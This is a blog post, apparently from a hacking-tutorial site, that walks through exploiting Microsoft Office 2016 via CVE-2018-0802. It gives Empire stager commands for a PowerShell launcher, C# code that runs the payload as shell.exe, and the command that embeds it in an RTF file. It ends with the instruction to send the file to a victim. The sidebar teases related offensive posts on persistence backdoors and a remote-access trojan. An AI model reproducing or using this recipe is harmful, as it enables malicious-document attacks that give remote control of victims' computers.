TECHNOLOGY REDEFINE

Wednesday, January 17, 2018

Exploit Office 2016 using CVE-2018-0802

If you don't have Empire download from here
Just run ./setup/install.sh to install

Also Download Exploit for CVE-2018-0802

Create payload

usestager windows/launcher_bat
set Listener http
execute

cat /tmp/launcher.bat

copy powershell script

open visual studio

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace shell
{
    class Program
    {
        static void Main(string[] args)
        {
            string strCmdText;
            strCmdText = "your-powershell-here";
            System.Diagnostics.Process.Start("powershell.exe", strCmdText);
        }
    }
}
```

paste & Build save it shell.exe


Now go to CVE-2018-0802 folder
run

packager_exec_CVE-2018-0802.py -e shell.exe -o word.rtf

send it to the victim

LABEL

- Cracking Hashes
- CVE-2018-0802
- DNS Enumeration & Interrogation
- Dump Hashes
- Dumpster-Diving
- Enumeration
- Evasion Techniques
- Finding Open Ports
- Firewall Evasion Countermeasures
- Footprinting Tools and Techniques
- Information Gathering
- Installing And Removing Application
- Installing VirtualBox Guest Addition
- Introduction To Linux
- Least privilege
- Linux Basic Commands
- MAC Spoofing



By Himanshu - January 17, 2018

Ph?n ?ng: funny (0) interesting (0) cool (0)

Labels: CVE-2018-0802, empire payload, exploit office 2016

- Network Access Control
- Nmap Cheatsheet
- Nmap Scanning
- NTLM Hashes
- Password Hacking
- Password Hacking Countermeasures
- Password Sniffing
- payload generator
- post exploitation
- Reconnaissance
- Remote Access
- Reverse Proxy Server
- Risk Assessment
- Router Attacks
- Scanning
- Scanning Types
- Social Engineering
- Surveillance
- Virtual Ports
- Zone Transfer

2 comments

Google+

Add a comment

Top comments

Himanshu via Google+ 4 months ago - Shared publicly

Exploit Office 2016 using CVE-2018-0802

If you don't have Empire download from here Just run ./setup/install.sh to install Also Download Exploit for CVE-2018-0802 Create payload usestager windows/launcher_bat set Listener http execute cat /tmp/launcher.bat copy powershell script open visual ...

+1 · Reply

Himanshu via Google+ 4 months ago - Shared publicly

Exploit Office 2016 using CVE-2018-0802


If you don't have Empire download from here Just run ./setup/install.sh to install Also Download Exploit for CVE-2018-0802 Create payload usestager windows/launcher_bat set Listener http execute cat /tmp/launcher.bat copy powershell script open visual ...

+1 · Reply

Newer Post Home Older Post


Subscribe to: Post Comments (Atom)

Popular Posts



IDS, IPS AND FIREWALL EVASION USING NMAP

NIDS – Network Intrusion Detection System • It Uses a network tap, span port, or hub to collect packets on the network • Attempts t...



INCIDENT RESPONSE PLAN


An incident response plan (IRP) is a set of written instructions for detecting, responding to and limiting the effects of an information...

INSTALLING PRESISTENCE BACKDOOR IN WINDOWS

USING METASPLOIT windows/local/s4u_persistence windows/local/vss_persistence windows/local/registry_persistence windows/manage...

NMAP CHEAT SHEET

Target Specification 192. 168. 100. 1-50 IP Range 192. 168. 100. 1/24 CIDR Spec. -iL Filename IP Addr File -iR...



WINDOWS-EXPLOIT-SUGGESTER

./windows-exploit-suggester.py --update This will download latest ms bulletin xls file pip install xlrd --upgrade to download xl...

Exploit Office 2016 using CVE-2018-0802

If you don't have Empire download from here Just run ./setup/install.sh to install Also Download Exploit for CVE-2018-0802 Cr...

PUPY (RAT, POST EXPLOITATION TOOL)

Installing pupy git clone https://github.com/n1nj4sec/pupy.git pupy cd pupy git submodule init git submodule update pip install -r pu...

Comment